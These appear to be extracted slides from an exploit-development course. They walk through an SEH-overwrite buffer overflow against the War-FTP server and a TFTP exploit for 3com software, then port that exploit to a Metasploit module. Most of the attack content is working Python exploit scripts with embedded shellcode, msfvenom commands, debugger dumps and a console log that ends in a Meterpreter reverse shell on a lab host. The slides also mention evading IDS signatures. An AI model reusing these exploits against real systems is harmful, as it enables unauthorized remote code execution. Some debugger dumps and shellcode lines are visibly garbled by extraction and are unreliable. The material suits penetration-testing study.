The screenshot shows the Immunity Debugger interface for the process `war-ftp.exe`. The CPU window displays assembly instructions for thread `00000ED0`, including `INC EDX`, `POP EDI`, and `RET 4580`. The registers window shows the current state of the CPU registers, with `EIP` at `00AFFD94`. The stack window displays a list of SEH records, including the current one at `00AFFD94` and several others with return addresses like `ntdll.7C90328C` and `ntdll.7C90327A`. The status bar at the bottom indicates the program is **Paused** at `bp 0x5F4580CA`.

```
File View Debug Plugins ImmLib Options Window Help Jobs
From INFILTRATE 2013 Stephen Watt's Keyno

Executable modules
CPU - thread 00000ED0
Registers (FPU)

00AFFD94 42 INC EDX ntdll.7C90328C
00AFFD95 42 INC EDX
00AFFD96 42 INC EDX
00AFFD97 42 INC EDX
00AFFD98 CA 8045 RET 4580 Far return
00AFFD99 5F POP EDI
00AFFD9A 44 INC ESP
00AFFD9B 44 INC ESP
00AFFD9C 44 INC ESP
00AFFD9D 44 INC ESP
00AFFD9E 44 INC ESP
00AFFD9F 44 INC ESP
00AFFDA0 44 INC ESP
00AFFDA1 44 INC ESP
00AFFDA2 44 INC ESP
00AFFDA3 44 INC ESP
00AFFDA4 44 INC ESP
00AFFDA5 44 INC ESP
00AFFDA6 44 INC ESP
00AFFDA7 44 INC ESP
00AFFDA8 44 INC ESP

Address Hex dump UNIC
00440000 00 00 00 00 53 4B 43 00 ...C
00440008 F0 36 40 00 30 37 40 00 ...e
00440010 30 30 42 00 70 30 42 00 ...B
00440018 50 02 43 00 50 08 43 00 ...C
00440020 F0 10 43 00 20 11 43 00 ...C
00440028 50 11 43 00 50 11 43 00 ...C
00440030 F0 12 43 00 20 13 43 00 ...C
00440038 40 13 43 00 50 13 43 00 ...C
00440040 C0 13 43 00 00 14 43 00 ...C
00440048 40 14 43 00 00 14 43 00 ...C
00440050 C0 14 43 00 00 15 43 00 ...C
00440058 40 15 43 00 00 15 43 00 ...C
00440060 C0 15 43 00 00 16 43 00 ...C
00440068 50 17 43 00 00 00 00 00 ...C
00440070 00 00 00 00 00 00 00 00 ...C
00440078 00 00 00 00 00 00 00 00 ...C
00440080 31 30 00 00 00 00 00 00 ...C
00440088 50 53 74 61 74 52 65 70 ...C
00440090 6F 72 74 2E 74 78 74 00 ...C
00440098 2E 73 72 70 00 00 00 00 ...C
004400A0 55 73 65 72 73 20 74 6F ...C
004400B0 20 65 78 63 6C 75 64 65 ...C
004400C0 00 00 00 00 4F 75 74 70 ...C
004400D0 75 74 20 50 51 74 69 00 ...C
004400E0 4E 75 69 62 72 20 6F ...C
004400F0 55 20 75 65 73 73 00 ...C

00AFF49C 00AFF548 HJ...
00AFF4A0 00AFFD94 62... Pointer to next SEH record
00AFF4A8 00AFFD94 62... SE handler
00AFF4B0 00AFF55C 62...
00AFF4B8 7C90327A 62... RETURN to ntdll.7C90327A from ntdll.7C903282
00AFF4C0 00AFF574 62...
00AFF4C8 00AFFD94 62...
00AFF4D0 00AFF590 62...
00AFF4E0 00AFF548 HJ...
00AFF4E8 5F4580CA 62... MFC42.5F4580CA
00AFF4F0 00AFFAFC 62...
00AFF4F8 00AFF574 62...
00AFF500 00AFFD94 62...
00AFF508 00AFF590 62...
00AFF510 00AFF548 HJ...
00AFF518 5F4580CA 62... MFC42.5F4580CA
00AFF520 00AFFAFC 62...
00AFF528 00AFF574 62...
00AFF530 00AFF58C 62...
00AFF538 00AFF578 62...
00AFF540 7C96D160 62... RETURN to ntdll.7C96D160 from ntdll.RtlLeaveCriticalSection
00AFF548 00A0608 62...
00AFF550 7C96D144 62... RETURN to ntdll.7C96D144 from ntdll.7C90E8E6
00AFF558 7C96D144 62...

bp 0x5F4580CA
Paused
```

Getting More Space

We now have redirected execution to part of our attack string (NSEH) but it is only 4 bytes long.

From Mona findmsp we know we have 612 bytes after SEH (which is already filled with the POP/POP/RET

Is there someway we can bypass SEH in 4 bytes and get to our additional space for shellcode.

Short Jump

`\xeb <length to jump>` allows us to jump a certain distance in 2 bytes

Use Metasm to get the opcodes for jumping from NSEH to past SEH

```
metasm > jmp $+8  
"\xeb\x06"
```

Pad the string with two more bytes to fill NSEH

Exploit with Short Jump

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buffer = "A" * 569 + "\xeb\x06\x41\x41" + "\xCA\x80\x45\x5F" + "D" * 623
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Taking the Short Jump

Step through the Pop/Pop/Ret again and take the short jump.

This sends us over the padding and the SEH entry to our longer attack string with space for our shellcode.

Taking the Short Jump

Immunity Debugger - war-ftp.exe

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ? Immunity Consulting Services Manager

Executable modules

Call stack of thread 00000E6C

CPU - thread 00000E6C

Address	Hex dump	UNIC
00AFFD94	EB 06	JMP SHORT 00AFFD9C
00AFFD96	42	INC EDX
00AFFD97	42	INC EDX
00AFFD98	CA 8045	RET 4580
00AFFD99	5F	POP EDI
00AFFD9A	44	INC ESP
00AFFD9B	44	INC ESP
00AFFD9C	44	INC ESP
00AFFD9D	44	INC ESP
00AFFD9E	44	INC ESP
00AFFD9F	44	INC ESP
00AFFDA0	44	INC ESP
00AFFDA1	44	INC ESP
00AFFDA2	44	INC ESP
00AFFDA3	44	INC ESP
00AFFDA4	44	INC ESP
00AFFDA5	44	INC ESP
00AFFDA6	44	INC ESP
00AFFDA7	44	INC ESP
00AFFDA8	44	INC ESP
00AFFDA9	44	INC ESP

Registers (FPU)

Register	Value
EAX	00000000
ECX	5F4580CA MFC42.5F4580CA
EDX	7C9032BC ntdll.7C9032BC
EBX	7C9032A8 ntdll.7C9032A8
ESP	00AFF49C
EBP	00AFF574
ESI	00000000
EDI	00000000
EIP	00AFFD9C
C 0	ES 0023 32bit 0(FFFFFFFF)
D 1	CS 001B 32bit 0(FFFFFFFF)
D 0	SS 0023 32bit 0(FFFFFFFF)
C 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FDE000(FFF)
T 0	GS 0000 NULL
D 0	
D 8	LastErr ERROR_ALREADY_EXISTS (00000007)

Address Hex dump UNIC

Address	Hex dump	UNIC
00AFFD9C	00 00 00 00 59 4B 43 00	...
00AFFD9D	00 00 00 00 59 4B 43 00	...
00AFFD9E	00 00 00 00 59 4B 43 00	...
00AFFD9F	00 00 00 00 59 4B 43 00	...
00AFFDA0	00 00 00 00 59 4B 43 00	...
00AFFDA1	00 00 00 00 59 4B 43 00	...
00AFFDA2	00 00 00 00 59 4B 43 00	...
00AFFDA3	00 00 00 00 59 4B 43 00	...
00AFFDA4	00 00 00 00 59 4B 43 00	...
00AFFDA5	00 00 00 00 59 4B 43 00	...
00AFFDA6	00 00 00 00 59 4B 43 00	...
00AFFDA7	00 00 00 00 59 4B 43 00	...
00AFFDA8	00 00 00 00 59 4B 43 00	...
00AFFDA9	00 00 00 00 59 4B 43 00	...
00AFFDA0	00 00 00 00 59 4B 43 00	...
00AFFDA1	00 00 00 00 59 4B 43 00	...
00AFFDA2	00 00 00 00 59 4B 43 00	...
00AFFDA3	00 00 00 00 59 4B 43 00	...
00AFFDA4	00 00 00 00 59 4B 43 00	...
00AFFDA5	00 00 00 00 59 4B 43 00	...
00AFFDA6	00 00 00 00 59 4B 43 00	...
00AFFDA7	00 00 00 00 59 4B 43 00	...
00AFFDA8	00 00 00 00 59 4B 43 00	...
00AFFDA9	00 00 00 00 59 4B 43 00	...

bp 0x5F4580CA

Paused

Adding a Payload

```
msfvenom -p windows/shell_bind_tcp -s 612 -b  
'\x00\x40\x0a\x0d'
```

Anything longer than 612 will not be written to the stack.

Don't need to worry about moving ESP with SEH
overwrites

Need to pad the exploit so the exception (writing off the
stack) still occurs

Finished Exploit

```
#!/usr/bin/python
import socket
#buffer = "A" * 1200
buf = ("\xdb\xdb\xb8\xbe\x90\xc5\x8f\xd9\x74\x24\xf4\x5b\x33\xc9" +
...
"\x43\x0b\xcd\xe3\xc9\x3a\x46\xaa\x98\x7e\x0b\x4d\x77xbc" +
"\x32\xce\x7d\x3d\xc1\xce\xf4\x38\x8d\x48\xe5\x30\x9e\x3c" +
"\x09\xe6\x9f\x14")
buffer = "A" * 569 + "\xeb\x06\x41\x41" + "\xCA\x80\x45\x5F" + buf + "D" * 255
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('10.0.0.58',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.send('PASS PASSWORD\r\n')
s.close()
```

Metasploit Modules

Written in Ruby

Has a strong core we can pull from to do the heavy lifting

Module tree in Kali: `/usr/share/metasploit-framework/modules`

Porting an Exploit to Metasploit

Let's take our 3com TFTP module we wrote in Module 4 and port it to a Metasploit module

Start with another TFTP module as a base and edit it.

Windows TFTP modules are at:

`/usr/share/metasploit-
framework/modules/exploits/windows/tftp`

3com Python Exploit

```
#!/usr/bin/python
import socket
shellcode=("\\xb8\\x62\\x7f\\xb2\\xc3\\xd9\\xd0\\xd9\\x74\\x24\\xf4\\x5d\\x2b\\xc9" +
...
"\\xb1\\x56\\x83\\xc5\\x04\\x31\\x45\\x0f\\x03\\x45\\x6d\\x9d\\x47\\x3f" +
"\\x27\\x9a\\x24\\x2b\\xdc\\x82\\x4d\\x2e\\x98\\x04\\xbe\\x42\\xb1\\xe0" +
"\\xc0\\xf1\\xb2\\x20")
buffer = shellcode + "A" * 105 + "\\xD3\\x31\\xC1\\x77"
packet = "\\x00\\x02" + "Georgia" + "\\x00" + buffer + "\\x00"
s=socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(packet,('10.0.0.58',69))
response = s.recvfrom(2048)
print response
```

Copying a Base Module

Metasploit also pulls modules from root/.msf4/modules

Copy a similar module over as a base

```
root@kali:~/Desktop# cd /root/.msf4/modules
root@kali:~/msf4/modules# mkdir exploits
root@kali:~/msf4/modules# cd exploits/
root@kali:~/msf4/modules/exploits# cp /usr/share/metasploit-
framework/modules/exploits/windows/tftp/futuresoft_transfer
mode.rb .
root@kali:~/msf4/modules/exploits# mv
futuresoft_transfermode.rb my3com.rb
```

Included Mixins

```
include Msf::Exploit::Remote::Udp  
include Msf::Exploit::Remote::Seh
```

We will need UDP but not Seh as our 3com exploit is a saved return pointer overwrite

Initialize Function

Information about the module

Author, description, CVE numbers, etc.

Payload information

Target information

Etc.

Payload Information

'Payload' =>

{

'Space' => 350,

'BadChars' => "\\x00",

'StackAdjustment' => -3500,

},

Payload Information

Space = space for payload. Will be 473 in our case

BadChars = bad characters will be '\x00' for us

StackAdjustment = -3500 adds room on the stack

Target Information

'Targets' =>

[

['Windows 2000 Pro English ALL', { 'Ret' =>
0x75022ac4}], # ws2help.dll

['Windows XP Pro SP0/SP1 English', { 'Ret' =>
0x71aa32ad}], # ws2help.dll

['Windows NT SP5/SP6a English', { 'Ret' =>
0x776a1799}], # ws2help.dll

['Windows 2003 Server English', { 'Ret' => 0x7ffc0638}],
PEB return

],

Target Information

Return Addresses for different targets

We only have XP SP3 English as 0x77C131D3.
Don't need to make it little endian.

Would try to get as many targets as possible if
we were submitting it.

Exploit Function

Builds the exploit string and sends it

Sets up a handler for the chosen payload

Since this module uses SEH we will look at another module for our base here

Exploit Function

```
def exploit
  connect_udp
  print_status("Trying target #{target.name}...")
  sploit = "\x00\x01" + rand_text_english(14, payload_badchars) + "\x00"
  sploit += rand_text_english(167, payload_badchars)
  seh = generate_seh_payload(target.ret)
  sploit[157, seh.length] = seh
  sploit += "\x00"
  udp_sock.put(sploit)
  handler
  disconnect_udp
end
end
```

A Similar Attack String

From a saved return pointer overwrite:

`exploit/windows/tftp/tftpd32_long_filename.rb`

```
sploit = "\x00\x01" + rand_text_english(120,  
payload_badchars) + "." +  
rand_text_english(135, payload_badchars) +  
[target.ret].pack('V') + payload.encoded + "\x00"
```

Our Attack String

```
sploit = "\x00\x02" + rand_text_english(7,  
payload_badchars) + "\x00"  
sploit += payload.encoded + [target.ret].pack('V') +  
"\x00"
```

Payload automatically fills out the 473 characters

.pack('V') takes care of little endian

rand_text_english helps avoid IDS signatures

Default Target

We also want to add

'DefaultTarget' => 0,

Under privileged option in initialize function.

That keeps the user from having to choose a target

Msfconsole

Loads Metasploit modules including ours in
.msf4/modules

```
root@kali:~/.msf4/modules/exploits#  
msfconsole
```

```
msf>use my3com
```

Setting up the Module

```
msf exploit(my3com)> show options
```

Module options (exploit/my3com):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT 69		yes	The target port

Exploit target:

Id	Name
0	Windows XP SP3 English

```
msf exploit(my3com)> set rhost 10.0.0.58
```

```
rhost => 10.0.0.58
```

```
msf exploit(my3com)> show payloads
```

```
...
```

Running the Module

```
msf exploit(my3com) > set lhost 10.0.0.51
```

```
lhost => 10.0.0.51
```

```
msf exploit(my3com) > exploit
```

```
[*] Started reverse handler on 10.0.0.51:4444
```

```
[*] Trying target Windows XP SP3 English...
```

```
[*] Sending stage (769024 bytes) to 10.0.0.58
```

```
[*] Meterpreter session 1 opened (10.0.0.51:4444 ->  
10.0.0.58:1613) at 2014-05-22 15:58:27 -0400
```

```
meterpreter >
```

Msftidy

Tool to check that module meets format specifications to be included in the Metasploit Framework

```
root@kali:~# cd /usr/share/metasploit-  
framework/tools/  
root@kali:/usr/share/metasploit-  
framework/tools# ./msftidy.rb  
/root/.msf4/modules/exploits/my3com.rb
```

Contact

georgia@bulbsecurity.com
[@georgiaweidman](#)

Penetration Testing a Hands On Introduction to
Hacking

<https://www.nostarch.com/pentesting>